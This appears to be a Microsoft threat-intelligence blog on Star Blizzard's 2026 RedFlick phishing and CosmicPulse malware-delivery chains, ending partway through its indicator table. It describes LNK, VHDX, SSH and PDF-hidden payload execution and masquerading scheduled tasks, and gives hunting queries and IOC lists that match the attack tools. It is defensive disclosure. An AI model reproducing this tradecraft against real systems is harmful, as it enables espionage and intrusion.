❌

Reading view

Star Blizzard refines phishing and malware delivery with the RedFlick technique

Since January 2026, Microsoft has observed Russian state threat actor Star Blizzard evolve their detection evasion capabilities through large-scale phishing campaigns, the use of accounts on compromised websites, and a novel malware delivery technique that Microsoft tracks as “RedFlick”. These changes represent a notable shift in the actor’s operational tradecraft and support ongoing cyberespionage activity targeting Ukrainian individuals and institutions as well as international non-government organizations (NGOs), Western think tanks, governments, and other organizations associated with international policy—particularly those with a nexus in supporting Ukraine.

As part of this evolution, Star Blizzard adopted RedFlick, a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse. This technique is a notable departure from the actor’s previous use of ClickFix-based infection chains which required victims to complete multiple actions before CosmicPulse could be installed. By contrast, the RedFlick infection flow only requires a single user interaction, reducing friction in the compromise process. Combined with the actor’s shift toward large-scale phishing operations during the same period, these changes likely improve Star Blizzard’s ability to reach more targets, evade detection, and increase the likelihood of successful compromise.

This blog provides updated technical analysis of Star Blizzard’s tactics, techniques, and procedures (TTPs) observed throughout 2026, building on our 2025 and 2023 blogs. It details the actor’s evolving phishing, persistence, and malware delivery techniques, and provides recommendations, indicators of compromise (IOCs), detections, and hunting guidance to help organizations identify and defend against RedFlick-related activity. As with any observed nation-state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with recommendations and mitigations to secure their accounts.

Star Blizzard TTPs observed in 2026

Star Blizzard is attributed by the United States Cybersecurity and Infrastructure Agency (CISA) as subordinate to the Russian Federal Security Service Centre (FSB) Centre 18. Star Blizzard periodically overhauls their TTPs to avoid detection, often in response to public exposure of the actor’s campaigns that have involved targeted social engineering through messaging apps and credential theft. Since Google Threat Intelligence Group published its report on Star Blizzard’s COLDCOPY malware in October 2025, Microsoft observed the actor refine their initial access and evasive techniques to include:

  • Moving away from targeted spear phishing to large-scale initial contact phishing campaigns
  • Using compromised websites to create accounts to send phishing emails
  • Updating malware deployment to facilitate the installation of a CosmicPulse downloader

As of the writing of this blog, the RedFlick campaigns have targeted Ukrainian individuals and institutions, as well as international NGOs, think tanks, governments, and financial institutions that have supported Ukraine politically or financially. Microsoft has observed this activity affect over 100 organizations primarily in the United States and United Kingdom, consistent with Star Blizzard’s longstanding targeting priorities.

Microsoft continues to observe some previously reported Star Blizzard phishing techniques throughout 2026; however, the TTPs discussed in this blog have been associated primarily with the actor’s new larger-scale phishing campaigns.

Larger-scale initial contact phishing

Microsoft previously reported on Star Blizzard’s spear-phishing campaigns observed during 2023-2024. During these operations, the actor continued to rely on their conventional TTPs such as initiating email contact with targets before sending a follow-up containing a malicious link, to actor-controlled/compromised infrastructure purposed for credential theft, while impersonating known political or diplomatic figures to lure victims into responding.

In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns. The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool. The progression of these campaigns is summarized in the following timeline, including examples of Star Blizzard’s phishing subject lines, targeting details, and the malware delivery methods observed across each campaign:

  • January
    • “Повідомлення про результати податкової перевірки” (Notice of tax audit results) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • February
    • “списання з Вашого рахунку за оплату штрафу” (Debiting from your account for payment of a fine) – Campaign targeting unidentified Ukraine persons with an attached RedFlick lure.
  • March
    • “Invitation to an IISS [Private Roundtable/Closed-Door Discussion] on European Security” – Initial contact campaign targeting government officials, security researchers, academia, media, and NGOs. Respondents received a RedFlick lure attachment.
    • “Invitation to a Closed CES Roundtable Discussion” – Initial contact campaign targeting US and Europe technology-sector organizations. Respondents received a RedFlick lure attachment.
    • “Atlantic Council Closed-Door Strategic Discussion” – Initial contact campaign targeting government officials, foreign policy practitioners, security researchers, academia, media, and NGOs. Respondents received a link to DarkSword iOS backdoor installation.
  • April
    • “Closed-Door Online Session on Global Capital Allocation & M&A” – Initial contact campaign targeting international financial organizations and researchers. Respondents received a RedFlick lure attachment.
  • May
    • “Future of Peace Operations Forum – A Closed Strategic Dialogue” – Initial contact campaign targeting diplomatic and multilateral organizations. Respondents received a RedFlick lure attachment.
    • “Future of Liberty Forum” – Initial contact campaign targeting employees of a US-based think tank. Respondents received a RedFlick lure attachment.
  • June
    • “Invitation to the MAMA Summit on the Current Situation Surrounding the Ukrainian Crisis” – Initial contact campaign targeting incumbent/former diplomatic staff. Respondents received a RedFlick lure attachment.
    • “Invitation to the Chatham House London Conference 2026 – 9 July 2026” – Initial contact campaign targeting think tanks, NGOs, and national parliamentary. Respondents received a RedFlick lure attachment.
  • July
    • “Thought you might find this USUBC roundtable of interest” – Initial contact campaign targeting think tanks, NGOs, and Ukraine civil society. Respondents received a RedFlick lure attachment.
    • “Інформація щодо тимчасового відключення водопостачання” (Information about temporary water supply shutdown) – Targeted Kyiv-based hotels with an attached RedFlick lure.
  • August
    • “Payment Advice Note from 06.08.2026” – Targeted employees of an international financial organization with an attached RedFlick lure.


Once a recipient responds to the initial phishing email, Star Blizzard typically sends a follow-up message containing a password-protected RAR or ZIP archive. The archive contains files that initiate the RedFlick infection flow. The password is included as an image in the follow-up email shown in Figure 1, along with additional examples of Star Blizzard follow-up emails below:

RedFlick campaign email expressing gratitude for interest in a confidential, password-protected roundtable invitation. The password is depicted in an image reading Lite Raspberry 9415
Figure 1. July 2026 RedFlick campaign follow-up email regarding an “omitted” attachment
RedFlick campaign email using a formal invitation lure for registration to a confidential, password-protected session of the Chatham House London Conference, inviting the recipient to discuss the UK in the World Programme. Password is depicted in the image as Live Crown 8142
Figure 2. June 2026 RedFlick campaign follow-up email with the subject line “Invitation to the Chatham House London Conference 2026”
RedFlick campaign email directing recipient to open the payment notice attachment and use the provided password depicted in the image as Bird Mouse Crab
Figure 3. August 2026 RedFlick campaign follow-up email with a payment notice subject line sent to all targets

Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide. The earliest campaigns, observed between January and February, targeted unspecified users of the Ukraine email provider Ukr.net. These emails impersonated Ukrainian authorities and were themed as notifications of a tax audit or outstanding fine.

Beginning in March 2026, Star Blizzard expanded targeting outside of Ukraine. Subsequent campaigns frequently used lures themed as invitations to conferences or events purportedly organized by a reputable think tank or NGO. Microsoft also observed the actor target multiple individuals within the same organization, with phishing emails often crafted to appear as internal communications originating from the targeted organization itself. The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities.

The large-scale campaigns have demonstrated capabilities previously unassociated with Star Blizzard. For example, a campaign observed in mid-August 2026 employed steganography to conceal identifiers. Throughout 2026, Star Blizzard has also continued to develop additional operational capabilities. Notably, ProofPoint reported in March that the actor had targeted vulnerable Apple iOS devices to deploy the DarkSword backdoor.

Creating accounts on compromised websites

Since March 2026, Star Blizzard has made another notable change to their TTPs to support the higher-volume phishing operations, using accounts created on compromised websites to send phishing emails to targets. This change coincided with the actor’s shift to larger-scale phishing campaigns and has been observed almost exclusively in support of these operations. Previously, the actor would create accounts on free email services (predominantly using Protonmail and Microsoft consumer accounts) to impersonate an individual that would be well known to the prospective target, whether it was a political figure, academic, or former diplomat. In the large-scale campaigns, Star Blizzard has used accounts created on websites hosted on CPanel and WordPress, using the same account name across multiple website domains. Microsoft Threat Intelligence assesses with high confidence that these websites have been compromised by Star Blizzard for this purpose.

Updating malware delivery and installation TTPs

Between January and August 2026, Microsoft observed multiple waves of Star Blizzard phishing campaigns alongside notable changes in the actor’s initial access TTPs, particularly the use of RedFlick scheduled tasks. During this period, Microsoft observed three significant shifts in the threat actor’s delivery techniques.

From ClickFix to VHDX

The diagram illustrates a malicious process where a password-encrypted ZIP file containing a hidden directory is executed to run a decoy PDF, which ultimately launches an SSH command to download and execute the CosmicPulse downloader
Figure 4. VHDX lure execution chain

In mid-January 2026, Microsoft observed the use of a malicious Virtual Hard Disk v2 (VHDX), delivered through a phishing email containing a password-protected ZIP file. The VHDX file ships a malicious LNK file disguised as a PDF document, alongside a hidden directory containing a BAT script and a legitimate decoy PDF.

When the victim opens the LNK file, conhost.exe is launched in a hidden window and cmd.exe is subsequently spawned to execute the embedded BAT script:

The Conhost executable code snippet followed by a command line instruction to run a command in a headless environment, targeting a document in the Documents folder.

The BAT file opens the decoy PDF and invokes SSH.exe with PermitLocalCommand enabled, ultimately downloading and executing a remotely hosted MSI installer:

Command line instructions for running a silent installation of an MSI package from a specific URL.

In multiple campaigns, Microsoft observed an MSI installer creating a scheduled task that uses control.exe to download and execute a remotely hosted CosmicPulse downloader masquerading as a Control Panel applet (CPL). Unlike earlier campaigns that relied on ClickFix lures and user interaction, this approach relies on compiling the CosmicPulse downloader as a Control Panel applet DLL.

The shift from interactive user execution to remote execution and masquerading as a CPL item highlights an evolution in both persistence and defense evasion techniques.

CosmicPulse downloader

The Control Panel applet DLL is a downloader with the sole purpose of downloading and installing a version of CosmicPulse, a malicious Python backdoor, on the target device. The downloader is also known publically as NOROBOT or BAITSWITCH.

Similar to previous versions, this downloader downloads, persists, and executes a version of CosmicPulse on the infected device. Upon execution, it downloads two ZIP files and stores them on disk. It then writes an encrypted AES key to the HKEY_CURRENT_USER\Software\Classes\.mollis registry key. One ZIP file contains a Python 3.8 64-bit package and a Python file that serves as the CosmicPulse bootstrapper. The bootstrapper reads the encrypted key from the registry, recovers it using an embedded key in AES-ECB mode, and then uses the recovered key to decode the CosmicPulse payload (also known as YESROBOT) contained in the second ZIP file. The below image shows the process of the CosmicPulse installation.

Code depicting memory operations, file paths, and command executions for updating software.
Figure 5. CosmicPulse downloader, installing CosmicPulse backdoor

Since January 2026, Microsoft has observed the CosmicPulse backdoor going through various little changes to circumvent existing signatures. However, the capabilities and purpose of this backdoor remain the same as described in previous articles.

Persistence through multiple scheduled tasks

In April 2026, Microsoft observed Star Blizzard changing persistence tactics to include RedFlick scheduled tasks. Whereas a malicious MSI file installed a single scheduled task in January—by April, the actor’s MSI installer created three scheduled tasks masquerading as legitimate network components, each with their own purpose. The TTPs have overlaps with the spear-phishing campaigns reported by the Digital Security Lab Ukraine (DLUA) in June 2026. In at least one incident, Microsoft has observed either the first or third task deploying an instance of CosmicPulse on the infected machine.

A diagram displaying a malicious MSI installer installing three scheduled tasks: Task 2 Network Configuration Manager performs other functionality while Task 1 Internet Quality Test Connection and Task 3 System Health Monitor connect to the attacker's C2 server
Figure 6. Scheduled task installed through MSI installer observed in April 2026

Task 1 – Registration beaconing and dynamic DLL execution task

The first task masquerades as a legitimate Internet Quality Test Connection task. The scheduled command serves two purposes. First, it sends a UTF-16 and Base64-encoded string containing the network or computer name and the username of the infected device to the C2 server. Thereby, it exfiltrates basic information about the infected host.

Second, an attacker-controlled DLL can be executed remotely through invoking Control_RunDLL from Shell32.dll. Microsoft was unable to obtain a variant of this payload. The task uses a WebDAV UNC path to access the remote payload, allowing the resource to be retrieved over HTTP rather than through a conventional SMB network share.

Internet Quality Test Connection task sending victim information to the attacker C2 server and executing a remote payload

Task 2 – Supporting task

The second installed task, named Network Configuration Manager, supports the WebDAV-based execution used by the other tasks. The invoked command causes Windows to treat the UNC-style path as a WebDAV resource and process it through the WebDAV redirector and associated WebClient functionality.

Through WebDAV, Windows applications can interact with a remote web resource as though it is a file or folder path while the underlying communication is performed using HTTP/HTTPS rather than conventional SMB. The task therefore prepares the WebDAV client functionality required by the other scheduled tasks.

Command line snippet attempting to execute a command involving the 'net.exe' utility to connect to a network share.

Task 3 – CosmicPulse downloader execution

The third installed task, named System Health Monitor, uses control.exe to access a remote path hosted on the hardcoded C2 server and execute the next stage.

System Health Monitor accessing a remote path hosted on the hardcoded C2 server at 103.245.213[.]217

Hiding payloads in PDF files

In July 2026, Microsoft observed another change in Star Blizzard’s delivery techniques, this time involving a multistage execution chain.

Diagram illustrating a process where a password-protected ZIP file containing an LNK file is downloaded, which then executes a PDF containing a Base64-encoded PowerShell payload. This payload downloads an MSI file, which creates additional scheduled tasks.
Figure 7. Overview of attack chain from July 2026

The phishing email contains a password-protected RAR archive nested inside a ZIP file. After the archive is opened, it exposes an LNK file.

When executed, the LNK file uses conhost.exe and curl to download a PDF from an actor-controlled server:

A command line script for downloading a PDF file, processing its content with PowerShell, and extracting a specific pattern.

After downloading the PDF, the command runs a second PowerShell payload. This payload searches the PDF for the magic header cAB, extracts the subsequent 208 bytes of Base64-encoded data, and executes the decoded command through PowerShell. The resulting conhost command, shown below, attempts to download and install another MSI file:

A snippet of a command line that is intended to execute a software update from a specific URL.

As in previous campaigns, the Python installer contains obfuscated PowerShell code. When executed, the code attempts to create two additional scheduled tasks. The first scheduled task again serves as a helper task, consistent with the supporting tasks observed in previous campaigns. The second scheduled task attempts to download and execute a CPL applet again.

Star Blizzard’s shift from ClickFix-based delivery chains to VHDX files, expanded use of scheduled tasks for persistence, and concealment of payloads within PDF files demonstrate the actor’s continued ability to adapt their delivery methods in response to evolving defenses. The actor’s recent use of PDFs to conceal payloads further illustrates efforts to bypass layered defenses through increasingly complex execution chains. Taken together, these changes demonstrate Star Blizzard’s continued efforts to streamline malware deployment, reduce required user interaction, and improve operational scalability while maintaining its longstanding espionage objectives.

Defending against Star Blizzard and RedFlick-related activity

Microsoft Threat Intelligence advises organizations that are most likely at risk—primarily those in government, NGOs, or think tanks adjacent to Ukraine policy or support—to implement the following recommendations to mitigate against Star Blizzard activity.

Protecting against Star Blizzard phishing

As previously reported, Star Blizzard’s success relies on sophisticated, targeted phishing lures that trick users into engaging with the actor by impersonating trusted contacts. While Star Blizzard has changed their overall TTPs, the actor continues to employ the same phishing patterns against users:

  • Star Blizzard continues to impersonate trusted contacts that users or organizations would expect an email from. Star Blizzard also continues using email from free providers such as Proton @proton[.]me, particularly in Evilginx spear-phishing operations observed throughout 2026. However, despite the actor’s recent shift toward leveraging compromised legitimate websites that impersonate real individuals associated with a target’s organization, users can still remain vigilant for other Star Blizzard TTPs, several of which have been observed in previous campaigns:
    • Star Blizzard continues to make initial contact with a target by sending an email, usually without an attachment.
    • If a user engages, Star Blizzard will follow up with an email with an attachment. In this particular campaign, it has been an archive file such as a RAR or ZIP.
    • The email sender contains names of actual persons and organizations they belong to—however, the organization is not within the root or registered domain itself but in the username or local part of the email address. This should draw a red flag to the email’s authenticity. When in doubt, directly contact the person you think sent the email using a previously established and trusted contact method such as known email address or phone number.
    • The emails in these RedFlick campaigns are often sent in bulk.
  • To best mitigate against this activity, Microsoft suggests the following policies to strengthen network environments against Star Blizzard phishing operations:

Microsoft also recommends the following mitigations to reduce the impact of this threat

  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
  • Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable Conditional Access policies. Conditional Access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
  • Implement continuous access evaluation.
  • Turn on Microsoft Defender Antivirus real-time protection.
  • Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
  • Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
  • Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
  • Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application’s consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
  • Microsoft Defender customers can turn on attack surface reduction rules to prevent common attack techniques:
  • Utilize Windows Firewall, Windows Firewall with Advanced Security, or an enterprise firewall/filtering solution to help prevent or restrict outbound SSH connection attempts to external or public networks that are not essential for business.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
Initial access– Phishing emails with attached archive files or PDFs throughout the campaign
– VHDX file executes malicious LNK disguised as a PDF; use of LNK to hide malicious payload across all campaigns
– LNK file uses curl to download a PDF from an actor-controlled server
Microsoft Defender for Endpoint
– Star Blizzard Activity Group
– Suspected PDF phishing detected
– Suspicious phishing activity detected
– Suspicious LNK execution from container
– Suspicious file download via curl
Execution– Execution of RedFlick scheduled task and CosmicPulse backdoor
– MSI file installs scheduled tasks across all campaigns
Microsoft Defender Antivirus
– Trojan:Script/RedFlick
– Backdoor:Script/CosmicPulse
– Backdoor:Python/CosmicPulse

Microsoft Defender for Endpoint
– Suspicious msiexec.exe behavior
– Suspicious script execution
Stealth– CosmicPulse downloader masquerades as a Control Panel applet.
– The LNK file is disguised as a PDF
Microsoft Defender for Endpoint
– Suspicious use of Control Panel item
– Suspicious process name

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Conhost.exe invokes curl

The following query will detect the use of conhost.exe to launch curl to download a decoy PDF from an actor-controlled server, which Star Blizzard used in July 2026. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName == "conhost.exe"
| where ProcessCommandLine has "curl"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName, DeviceId, ProcessId, ProcessUniqueId, InitiatingProcessUniqueId

Invoke SSH to launch local command line

The following query will detect the invocation of SSH to initiate a local command prompt, which Star Blizzard used in January 2026 to download and execute a remotely hosted MSI installer. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "ssh.exe"
| where ProcessCommandLine has "PermitLocalCommand=yes"
| where ProcessCommandLine has "LocalCommand=cmd.exe"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId, ProcessId, InitiatingProcessId, ReportId

Persistence through scheduled tasks

The following query will detect Star Blizzard’s uniquely named scheduled tasks that attempt to masquerade as legitimately-named tasks, used for persistence by Star Blizzard in April 2026.

union isfuzzy=true
(
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields
, RegistryKey = tostring(dynamic(null)), RegistryValueName = tostring(dynamic(null))
, SourceTable = "DeviceProcessEvents"
, ProcessId, AccountName, AccountDomain, AccountSid
)
,
(
DeviceEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields, RegistryKey, RegistryValueName
, SourceTable = "DeviceEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
,
(
DeviceRegistryEvents
| where Timestamp > ago(7d)
| where RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueData has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or InitiatingProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType
, ProcessCommandLine = InitiatingProcessCommandLine, AdditionalFields = ""
, RegistryKey, RegistryValueName
, SourceTable = "DeviceRegistryEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect Web Sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
    or DstDomain has_any (ioc_domains)
    or Url has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescription
9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866bSHA-256Password protected ZIP attachment with file name Documents.zip; observed in January campaign against Ukraine.
1f2096ff906915fbf80778f0636446206197351f7e271af97936eeb6f32c179dSHA-256Virtual Disk Image file with file name Documents.vhdx; observed in January campaign against Ukraine; contained in 9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866b
